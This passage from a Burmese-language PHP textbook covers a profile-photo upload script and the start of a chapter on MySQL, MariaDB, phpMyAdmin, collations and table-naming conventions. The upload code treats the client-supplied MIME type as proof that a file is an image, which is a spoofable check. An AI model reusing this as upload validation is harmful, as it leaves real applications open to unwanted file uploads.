
$error = $_FILES['photo']['error'];
$tmp = $_FILES['photo']['tmp_name'];
$type = $_FILES['photo']['type'];

if($error) {
    header('location: ../profile.php?error=file');
    exit();
}

if($type === "image/jpeg" or $type === "image/png") {
    move_uploaded_file($tmp, "photos/profile.jpg");
    header('location: ../profile.php');
} else {
    header('location: ../profile.php?error=type');
}
```

`$_FILES` Superglobal ကင် error, type နဲ့ tmp_name တို့ကို ထုတ်ယူထားပါတယ်။ error ရှိနေရင် ဆက်အလုပ်မလုပ်ဘဲ `../profile.php` ကို error URL Query နဲ့ ပြန်သွားခိုင်းထားပါတယ်။ ပြီးတဲ့အခါ ပေးပိုလာတဲ့ဖိုင်ကို ပုံ ဟုတ်မဟုတ်စစ်ချင်တဲ့အတွက် type ကို image/jpeg သို့မဟုတ် image/png ဟုတ်မဟုတ် စစ်ထားပါတယ်။ ဟုတ်မှန်တော့မှ ဖိုင်ကို photos/ ဖိုဒါဝဲမှာ သိမ်းပေးပြီး၊ မဟုတ်မှန်ဘူးဆိုရင် `../profile.php` ကို error URL Query နဲ့ ပြန်သွားခိုင်းလိုက် တာပါ။

ဒါကြောင့် ပုံမဟုတ်တဲ့ ဖိုင်တစ်ခုခုကို ရွှေးပြီး ပိုလိုက်ရင် Error Message ကိုတွေ့မြင်ရမှာဖြစ်ပြီး ပုံတစ်ခု ကို အသေအချာရွှေးပြီး ပိုလိုက်ရင်တော့ ရလဒ်က အခုလိုဖြစ်မှာပါ။



ဒီနည်းနဲ့ ရေးလက်စပေရောဂျက်မှာ Profile Picture ပြောင်းလိုရတဲ့ လုပ်ဆောင်ချက်လည်း ပါဝင်သွားပြီပဲဖြစ်ပါတယ်။

အခန်း (၁၄) – MySQL Database

ကနေ့အချိန်မှာ အထင်ရှားဆုံးနဲ့ လူသုံးအများဆုံး Relational Database Management System (RDBMS) (၅) မျိုးရှိတယ်လို ဆိုနိုင်ပါတယ်။ MySQL, MSSQL, Oracle, PostgreSQL နဲ့ SQLite တို့ပါ။ အားလုံးက Data တွေကို အပြန်အလှန် ဆက်စပ်နေတဲ့ Database Table တဲ့မှာသိမ်းဆည်းပြီး SQL Query Language နဲ့ စီမံရတဲ့ နည်းပညာတွေပါ။ အခုနောက်ပိုင်းမှာ အဲဒီလို အပြန်အလှန်ဆက်စပ်နေတဲ့ Table တွေမှာ Data ကိုသိမ်းတာမဟုတ်တော့တဲ့ NoSQL Database နည်းပညာတွေလည်း ထွက်ပေါ်အသုံးတွင် ကျယ်လာကြပါတယ်။ Redis, MongoDB စတဲ့ Database နည်းပညာတွေပါ။

အထင်ရှားဆုံး RDBMS (၅) မျိုးထဲမှာ တစ်ခုအပါအဝင်ဖြစ်တဲ့ SQLite က Standalone Database ခေါ် Database ကို ဖိုင်တစ်ခုလို သယ်သွားလိုရတဲ့ Database အမျိုးအစားဖြစ်ပါတယ်။ ကျန် (၄) ခုကတော့ Client-Server ပုံစံအလုပ်လုပ်လို Database Server အနေနဲ့ အသုံးပြုရပါတယ်။ ဒီစာအုပ်မှာ ထည့်သွင်းလေ့လာကြမှာကတော့ MySQL Database နည်းပညာပဲ ဖြစ်ပါတယ်။

MySQL Database မှာ မူကွဲနှစ်မျိုးရှိပါတယ်။ မူလ MySQL နဲ့ အဲဒီ မူလ MySQL Source Code ကနေ Fork လုပ်ယူပြီး တိတွင်ထားတဲ့ MariaDB လိုခေါ်တဲ့ နည်းပညာပါ။ မူလ MySQL ဟာ Open Source နည်းပညာတစ်ခုဖြစ်သလို Commercial အခေါ် ဝန်ဆောင်မှုအနေနဲ့လည်း ရနိုင်တဲ့ နည်းပညာပါ။ ပြဿနာက MySQL ရဲ့ ပထမပိုင်ရှင်ဖြစ်တဲ့ MySQL AB လိုခေါ်တဲ့ ကုမ္ပဏီကို Sun Microsystems က ဒေါ်လာ (၁) ဘီလီယံနဲ့ ဝယ်ယူလိုက်တဲ့အတွက် MySQL ရဲ့ ဒုတိယပိုင်ရှင် ဖြစ်သွားပါတယ်။ သိပ်မကြာခင် မှာပဲ Sun Microsystems ကို Oracle က ထပ်ဆင့်ဝယ်ယူလိုက်ဖြန်လို MySQL ရဲ့ တတိယနဲ့ လက်ရှိပိုင်ရှင် က Oracle ဖြစ်နေပါတယ်။


ဒါကြောင့် Oracle လိုခေါ်တဲ့ အခြားထင်ရှားတဲ့ Commercial Database နည်းပညာနဲ့ MySQL တို့ရဲ့ ပိုင်ရှင်ဟာ တစ်ဦးတည်း ဖြစ်သွားပါတယ်။ ဒီအခြေအနေကို တစ်ချို့က စိတ်ပူဗြာပါတယ်။ Oracle အနေနဲ့ MySQL ရဲ့ မူလ Open Source လမ်းစဉ်ကနေ သွေ့စီသွားစေမှာကို စိတ်ပူဗြာတာပါ။ ဒါကြောင့် ပထမ ပိုင်ရှင်ဖြစ်တဲ့ MySQL AB ကို ပူးပေါင်းတည်ထောင်သူ တစ်ဦးကပဲ ဦးဆောင်ပြီးတော့ MySQL ရဲ့ Source Code ကို Fork လုပ် ပွားယူလိုက်ပါတယ်။ Open Source ပရောဂျက်တွေမှာ သတ်မှတ်ချက်များနဲ့အညီ အဲ ဒီလို ပွားယူခွင့် ရှိပါတယ်။ သတ်မှတ်ချက်များနဲ့အညီ ဆိုတာကို သတိပြုပါ။ ယူချင်သလို ယူလိုရတာမျိုး တော့ မဟုတ်ပါဘူး။ အဲဒီလို ပွားယူထားတဲ့ မူကွဲကို MariaDB ဆိုတဲ့အမည်နဲ့ Open Source နည်းပညာ အဖြစ် ဆက်လက် ရပ်တည်လာခဲ့လို အခုခံရင် မူလ MySQL နဲ့ MariaDB ဆိုပြီး မူကွဲနှစ်ခုရှိနေတာပါ။

XAMPP ကို Install လုပ်လိုက်စဉ်မှာ ပါဝင်သွားတဲ့ Database နည်းပညာက MySQL မဟုတ်ပါဘူး။ MariaDB ဖြစ်ပါတယ်။ ဒါပေမယ့် MySQL နဲ့ MariaDB တို့ဟာ Drop-in Replacement ခေါ် တစ်ခုနေရာ မှာ နောက်တစ်ခုကို အချိန်မရွေးအစားထိုး အသုံးပြုနိုင်တဲ့ နည်းပညာတွေပါ။ Source မတူပေမယ့် အသုံးပြုပဲ အတူတူပါပဲ။ ဒါကြောင့် အခေါ်အဝေါ်တွေ ရှုပ်လို မူကွဲ ဆိုတဲ့အသုံးအနှစ်နဲ့အစား MySQL ဆိုတဲ့ အသုံးအနှစ်နဲ့ကိုသာ ဆက်လက်အသုံးပြုသွားမှာ ဖြစ်ပါတယ်။ PHP ဘက်ကနေ ကုဒ်တွေရေးတဲ့အခါ မှာလည်း MySQL အမည်နဲ့ရှိနေတဲ့ Standard Function တွေ Standard Class တွေကို အသုံးပြုရမှာပါ။


XAMPP ကို Install လုပ်လိုက်စဉ်မှာ Database နည်းပညာတင် မကပါဘူး။ အဲဒီ Database ကို စီမံလိုက် Software တစ်ခုဖြစ်တဲ့ phpMyAdmin လိုခေါ်တဲ့ နည်းပညာကိုပါ တစ်ခါထဲ ထည့်သွင်းပေးထားပါတယ်။ ဒါကြောင့် Database စီမံတဲ့အလုပ်ကို phpMyAdmin နဲ့ ဆက်လက်ဆောင်ရွက်သွားကြမှာ ဖြစ်ပါတယ်။ PHP ကိုအသုံးပြုရေးသားထားတဲ့ Software တစ်ခုဖြစ်လို သီးခြားပရိုဂရမ်တစ်ခုအနေနဲ့ ဖွင့်စရာ မလိုပါဘူး။ Web Browser မှာ လိပ်စာရိုက်ထည့်ပြီး အသုံးပြုနိုင်ပါတယ်။ ဒီလိုပါ -

localhost/phpmyadmin

ဒီလို Browser URL မှာရိုက်ထည့်လိုက်ရင် အခုလို phpMyAdmin Interface ကို တွေ့မြင်ရမှာဖြစ်ပါတယ်။



ဘယ်ဘက် Sidebar ထဲမှာ Database စာရင်းရှုနေပြီး ညာဘက် Main Area အပေါ်နားမှာ Menu Bar ရှုနေပါတယ်။ Menu Bar ကနေ Databases ကို နှိပ်ကြည့်လိုက်ရင် Sidebar ထဲက စာရင်းနဲ့ တူညီတဲ့ Database စာရင်းကိုပဲ ရမှာပါ။ ဒါပေမယ့် ထူးခြားချက်အနေနဲ့ Database အသစ်ဆောက်လို့ရတဲ့ Create Database Form တစ်ခုပါ ပူးတွဲပါဝင်တာကို အခုလို တွေ့ရမှာ ဖြစ်ပါတယ်။



Database အသစ်တည်ဆောက်ဖို့အတွက် အချက်အလက် (j) ချပေးရပါတယ်။ Database အမည်နဲ့ Collation ဖြစ်ပါတယ်။ Collation ဆိုတာ Data တွေကို Sorting စီတဲ့အခါ နှင့်ယဉ်တဲ့အခါ ဘယ်ပုံဘယ် နည်း စီရမယ်၊ နှင့်ယဉ်ရမယ်ဆိုတဲ့ နည်းလမ်းသတ်မှတ်ချက်ပါ။ စမ်းကြည့်နိုင်ဖို့အတွက် Database Name နေရာမှာ project လိုပေးလိုက်ပါ။ Collation ကတော့ သူအလိုအလျောက် ရွေးပေးထားတဲ့ utf8mb4_general_ci က အဆင်ပြောပါတယ်။ ဒီအတိုင်းထားလိုက်ရမှာပါ။

UTF-8 ဆိုတာ Character Encoding နည်းပညာပါ။ ABC, ကခါ စတဲ့ စာတွေ သိမ်းပုံသိမ်းနည်းလို အလွယ်ပြောနိုင်ပါတယ်။ ASCII, Latin1 စတဲ့တစ်ခြား Character Set/Encoding နည်းပညာတွေ ရှိပါ သေးတယ်။ ASCII တို့ Latin1 တို့ဟာ အက်လိပ်စာနဲ့ စပိန်၊ ပေါ်တူဂါ စတဲ့ လက်တင်စာတွေ သိမ်းဖို့အတွက် သင့်တော်ပေမယ့် မြန်မာစာလို စာမျိုးတွေ သိမ်းဖို့အတွက် မသင့်တော်ပါဘူး။ UTF-8 ကတော့ မြန်မာစာ အပါအဝင် အက်လိပ်နဲ့ လက်တင်မဟုတ်တဲ့ စာတွေသိမ်းဖို့အတွက် ပိုသင့်တော်လို အခုနောက်ပိုင်း UTF-8 ကိုပဲ သုံးကြပါတယ်။ ဘယ်လို့ ဘာကြောင့် ပိုသင့်တော်တာလဲဆိုတဲ့ အသေးစိတ်ကိုတော့ ဒီနေရာမှာ ထည့်ပြောနိုင်မှာ မဟုတ်ပါဘူး။

mb4 ဆိုတာ Multi-Byte (4-byte) ဆိုတဲ့ အဓိပ္ပာယ်ပါ။ ABC ဆိုတဲ့ စာလုံးလေးတွေ သိမ်းဖို့အတွက် စာလုံးတစ်လုံးကို 1-byte ပဲလိုပါတယ်။ ကခါ ဆိုတဲ့ မြန်မာစာ စာလုံးတွေ သိမ်းဖို့အတွက် စာလုံးတစ်လုံးကို 3-byte လိုအပ်ပါတယ်။ အခုနောက်ပိုင်း Emojo လေးတွေကို နေရာတိုင်းမှာ သုံးကြတာ အားလုံးအသိပါ။ အရင်က အဲဒီ Emojo လေးတွေက စာလုံး Character လေးတွေ မဟုတ်ကြပါဘူး။ ပုံလေးတွေ (သို့မဟုတ်) ရှိုးရိုးသက်တလေးတွေကို ပေါင်းစပ်ထားတာပါ။ အခုတော့ အဲဒီ Emojo လေးတွေ ကိုယ်တိုင်က စာရေးတဲ့ အခါ ထည့်ရေးလိုရတဲ့ Character လေးတွေ ဖြစ်နေကြပါဖြို့။ ဒီ Emojo Character တွေကို သိမ်းဖို့အတွက် တော့ 4-byte လိုအပ်ပါတယ်။ ဒါကြောင့် mb4 ကိုရွေးထားမှသာ Emojo တွေ ထည့်ရေးထားတဲ့ စာတွေကို စီမံတဲ့အခါ ပိုမျန်မှာပါ။

Collation မှာ general_ci နဲ့ unicode_ci ဆိုပြီး မူကဲနစ်မျိုး ရှိကြပါသေးတယ်။ ci ကတော့ Case Insensitive ရဲ့ အတိုကောက်ပါ။ ဒါကြောင့် ci ပါတဲ့ Collation ကိုရွေးထားရင် Aa, Bb စတဲ့ စာလုံး အကြိုးအသေးမတူလို့ ရှာရင် မတွေ့ဘူးဆိုတာမျိုး မဖြစ်တော့ပါဘူး။ general နဲ့ unicode ကလည်း အခြေခံအားဖြင့် တူပါတယ်။ unicode ဆိုတာ Unicode Consortium လိုခေါ်တဲ့ အဖွဲ့အစည်းက သတ်မှတ်ထားတဲ့ နည်းလမ်းအတိုင်း အတိအကျအလုပ်လုပ်တယ်ဆိုတဲ့ သဘောဖြစ်ပြီး၊ general

ကတေသာ အတိအကျ မဟုတ်ဘဲ Database က ပို့သင့်တော်မယ်လို့ ယူဆတဲ့နည်းလမ်းနဲ့ အလုပ်လုပ်တယ် ဆိုတဲ့သော့ ဖြစ်ပါတယ်။ ဒါကြောင့် unicode ကိုရွေးရင် ရှာတာ၊ စီတာတွေ ပို့မှန်နိုင်ပြီး၊ general ကိုရွေးရင် ပို့မြှန်နိုင်တယ်လို့ ကောက်ချက်ချချင်ပါတယ်။ ဒါကတေသာ စာရေးသူရဲ့ ကောက်ချက်သက်သက်မို့ လွှဲကောင်းလွှဲနိုင်ပါတယ်။

ဒီလောက်ဆိုရင် utf8mb4_general_ci ဆိုတာ ဘာကိုပြောတာလဲ ဆိုတဲ့ အကြမ်းဖျဉ်းသောသဘာဝ ကို သိရှိသွားမယ်လို့ ယူဆပါတယ်။ ဆက်လက်စစ်သပ်နိုင်ဖို့ Create Button ကိုနှိပ်လိုက်ပါ။ အဲဒီလို နှိပ်လိုက်တာနဲ့ project အမည်နဲ့ Database တစ်ခုကို တည်ဆောက်ရရှိပါပြီ။

ဒီနေရာမှာ phpMyAdmin ရဲ့ Feature အားလုံးနဲ့ MySQL ရဲ့ Feature အားလုံးကို ထည့်သွင်းဖော်ပြနိုင်မှာ မဟုတ်ပါဘူး။ လက်တွေ့ပရောဂျက်တွေမှာ လိုအပ်မယ့်အပိုင်းကိုသာ ရွေးထုတ်ဖော်ပြသွားမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် MySQL အကြောင်းနဲ့ phpMyAdmin ရဲ့ Feature တွေကို ဒီထက်ပိုပြီး ပြည့်ပြည့်စုစုဖို့ သိချင်တယ်ဆိုရင် ဆက်လက်လေ့လာဖို့ လိုအပ်သေးတယ်လို့ မှတ်ထားရမှာပါ။

Database တည်ဆောက်ပြီးတဲ့အခါ တည်ဆောက်လိုက်တဲ့ Database ကို အလိုအလျောက် ရွေးပေးထားတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ အခုမှုအသစ်ဆောက်တဲ့ Database ဖြစ်လို့ No tables found in database ဆိုတဲ့ Message နဲ့အတူ Table တွေတည်ဆောက်လို့ရတဲ့ Create Table Form ကို တွေ့မြင်ရမှာပါ။ အကယ်၍ Create Table Form ကို မတွေ့ဘူးဆိုရင် ဘယ်ဘက် Sidebar ထဲကနေ ကိုယ်တည်ဆောက်လိုက်တဲ့ Database အမည်ဖြစ်တဲ့ project ကို နှိပ်ကြည့်လို့ ရပါတယ်။





Table တစ်ခုစတင် တည်ဆောက်နိုင်ဖို့အတွက် Name နေရာမှာ roles လိုပေးပြီး Number of columns နေရာမှာ 3 လိုပေးလိုက်ပါ။ ပြီးရင် Go ခလုပ်ကို နှိပ်လိုက်ပါ။ ဒါဆိုရင် Column (၃) ခုပါဝင်တဲ့ Table တစ်ခု တည်ဆောက်ဖို့အတွက် နောက်ထပ် Form တစ်ခုကို အခုလို တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။



ပါဝင်ရမယ့် Column တွေအတွက် Name, Type, Length/Values စသည်ဖြင့် လိုအပ်တဲ့ Property တွေ ဆက်လက် သတ်မှတ်ပေးရမှာပါ။

Name – Laravel အပါအဝင် တစ်ချို့ Framework တွက Convention Over Configuration ဆိုတဲ့နည်းကို အသုံးပြုကြပါတယ်။ အမိပါယ်က၊ အမည်မှန်အောင်ပေးရင် လုပ်သင့်တဲ့အလုပ်ကို အလိုအလျောက် လုပ်ပေးတယ်ဆိုတဲ့ သဘောပါ။ ဒါကြောင့် အမည်တွေ ပေးပုံပေးနည်းကို ဂရိစိက်ကြဖို့ လိုပါတယ်။ အသေးစိတ် စည်းကမ်းချက်တွေကတော့ သက်ဆိုင်ရာ Framework ပေါ်မှုတည်ပါတယ်။ ဒါပေမယ့် အများအားဖြင့် အသုံးပြုကြလေ့ရှိတဲ့ အခြေခံမှုတွေကိုတော့ ပြောလိုပါတယ်။

ပထမဆုံးမှတ်သားရမယ့် အချက်ကတော့ Database Name, Table Name, Column Name စတဲ့ အမည် အားလုံးကို Snake Case နဲ့ ပေးရပါတယ်။ Snake Case ဆိုတာ စာလုံးအသေးတွေချည်းပဲသုံးပြီး Space လိုအပ်တဲ့နေရာမှာ Space အစား Underscore ကို အသုံးပြုတဲ့ ရေးဟန်ပါ (ဥပမာ - php_my_admin)။ တစ်ခြားအမည်ပေးပုံတွေဖြစ်တဲ့ Camel Case (ဥပမာ - phpMyAdmin) နဲ့ Capital Case/Pascal Case (ဥပမာ - PhpMyAdmin) တို့ကို သူ့နေရာနဲ့သူ သုံးရတဲ့နေရာတွေ ရှိပေမယ့် Database နဲ့ပက်သက်တဲ့ အမည်တွေမှာတော့ Snake Case ကိုသာ သုံးကြလေ့ရှိပါတယ်။ ဒါဟာ Convention ဆိုတာကို သတိပြုပါ။ Syntax မဟုတ်ပါဘူး။ လိုက်နာရင် စနစ်ပိုကျပေမယ့် မလိုက်နာရင်လည်း အလုပ်လုပ်တဲ့အတွက် ကိုယ့် ဘက်က သတိထားပြီး လိုက်နာပေးဖို့ လိုအပ်ပါတယ်။

အမည်နဲ့ပက်သက်ရင် နောက်ထပ်မှတ်သားသင့်တဲ့ အချက်ကတော့ Table Name တွေကို Plural ပေးသင့် တယ် ဆိုတဲ့အချက်ဖြစ်ပါတယ်။ users, roles, categories စသည်ဖြင့် Plural အနေနဲ့ ပေးရတာပါ။ အထဲမှာ User တွေအများကြီးရှိတယ်။ Role တွေအများကြီးရှိတယ်။ Category တွေ အများကြီးရှိတယ်ဆိုတဲ့ အမိပါယ်ပါပဲ။ ကုဒ်ရေးတဲ့အခါမှာလည်း တန်ဖိုးအများကို သိမ်းရင် Variable Name တွေကို Plural ပေးသင့်တာပါပဲ။ ဒီရေးနည်းလေးက နောက်ပိုင်းမှာ တောက်လျောက် အကျိုးပြုတာကို အတွေ့အကြံရလာတဲ့အခါ သိလာပါလိမ့်မယ်။

နောက်ထပ်မှတ်သားသင့်တဲ့အချက်ကတော့ Double Context ကို အမည်ပြန်ထပ်တာတွေကို ရှောင်ရှားဖို့ ဖြစ်ပါတယ်။ ဥပမာ - users Table ထဲမှာ user_id ဆိုတဲ့ Column ရှိမယ်ဆိုရင် အမည်ပြန်ထပ်တဲ့ သဘောပါပဲ။ တစ်ကယ်တော့ id ဆိုရင် ရပါပြီ။ users Table ထဲက id မို့လို့ user_id ဖြစ်ကြောင်း Context အရ ပေါ်လွင်ပြီးဖြစ်လို့ ပြန်ထပ်အောင် မပေးသင့်တော့ပါဘူး။ ဒါဟာလည်း ရေရှည်မှာ အကျိုးပြုမယ့် မှတ်သားစရာလေး တစ်ခုပါပဲ။

ပြန်ကောက်ရရင် မှတ်သားစရာ (၃) ခုပြောခဲ့တာပါ။ Database, Table, Column အမည်အားလုံးကို Snake Case နဲ့ပေးသင့်တယ်။ Table အမည်ဟာ Plural ဖြစ်သင့်တယ်။ Double Context ကို ရှောင်ရမယ် ဆိုတဲ့ (၃) ချက်ဖြစ်ပါတယ်။

Type – MySQL မှာ Column Type အများအပြား ရှိပါတယ်။ အသုံးများမယ့် Type တွေကတော့ INT, VARCHAR, TEXT, DATETIME နဲ့ TIMESTAMP တို့ဖြစ်ပါတယ်။ မှန်ကန်တဲ့ Type ကို ရွေးပေးထားမှာ တွက်ချက်မှုတွေ၊ နှိုင်းယူဉ်မှုတွေနဲ့ Sorting စီတဲ့ကိစ္စလို အလုပ်မျိုးတွေကို Database က မှန်အောင် လုပ်ပေးနိုင်မှာပါ။ ကိန်းပြည့် ကိန်းကဏ္ဍးတွေသိမ်းဖို့ INT ကို သုံးနှိုင်ပါတယ်။ ဒဿမကိန်းတွေ သိမ်းဖို့အတွက် FLOAT လည်းရှိပါတယ်။ VARCHAR ကိုတော့ အရေအတွက် အကန့်အသတ်ရှိတဲ့ စာတွေသိမ်းဖို့ သုံးနှိုင်ပါတယ်။ Variable Length Character ဆိုတဲ့အဓိပ္ပာယ်ပါ။ လူအမည်၊ အီးမေးလ်၊ ဖုန်းနံပါတ်၊ ပတ်စက် စတဲ့ အချက်အလက်မျိုးတွေဟာ အရေအတွက်အားဖြင့် အကန့်အသတ်နဲ့သာ သိမ်းဖို့လိုတဲ့ စာအမျိုးအစားတွေပါ။ အရေအတွက် အကန့်အသတ်ပြောဖို့ခက်တဲ့ စာတွေဆိုရင်တော့ TEXT ကို သုံးသင့်ပါတယ်။ သတင်း Article တွေ၊ ပိုစ်တွေ၊ ကိုယ်ရေးအချက်အလက်တွေ၊ လိပ်စာတွေဆိုရင် အရေအတွက် အကန့်အသတ်ပြောဖို့ခက်လို့ TEXT ကို သုံးသင့်ပါတယ်။

DATETIME ကိုတော့ ရက်စွဲနဲ့အချိန် ပူးတွဲပြီး သိမ်းဖို့အတွက် သုံးနှိုင်ပါတယ်။ Year-Month-Day Hour:Minute:Second Format ကိုသုံးပါတယ် (ဥပမာ 2020-01-11 14:30:22)။ DATE သပ်သပ် TIME သပ်သပ် သိမ်းချင်ရင်လည်း Column Type တွေရှိပါတယ်။ TIMESTAMP ကတော့ ရက်စွဲအချိန်ကိုပဲ Timestamp Format နဲ့ သိပ်ပေးတာပါ။ Timestamp ဆိုတာ ၁၉၇၀ ပြည့်နှစ် ဇန်နဝါရီ (၁) ရက်နေ့ကနေ လက်ရှိအချိန်ထိ စက္ကန်စုစုပေါင်းကို ပြောတာပါ။

Length/Values – VARCHAR Column Type ကိုအသုံးပြုလိုရင် Length သတ်မှတ်ပေးရပါတယ်။ မဖြစ်မနေ သတ်မှတ်ပေးဖို့ လိုအပ်တာပါ။ သိမ်းလိုတဲ့စာရဲ့ အမြင့်ဆုံးဖြစ်နိုင်တဲ့ စာလုံးအရေအတွက်ကို ပေးရတဲ့ သဘောပါ။ တစ်ခြား Column အမျိုးအစားတွေမှာ မပေးရင်လည်း ရပါတယ်။

Default – Data တွေကို Table ထဲမှာ သိမ်းစဉ်မှာ သက်ဆိုင်ရာ Column အတွက် တန်ဖိုးမပေးခဲ့ရင် Default အနေနဲ့ သိမ်းပေးစေလိုတဲ့တန်ဖိုးရှိရင် သတ်မှတ်ပေးထားနိုင်ပါတယ်။ phpMyAdmin က ပေးထားတဲ့ Select Box ကနေ As defined: ကိုရွေးပြီး ကိုယ်ပေးချင်တဲ့ တန်ဖိုးကို ပေးနိုင်ပါတယ်။

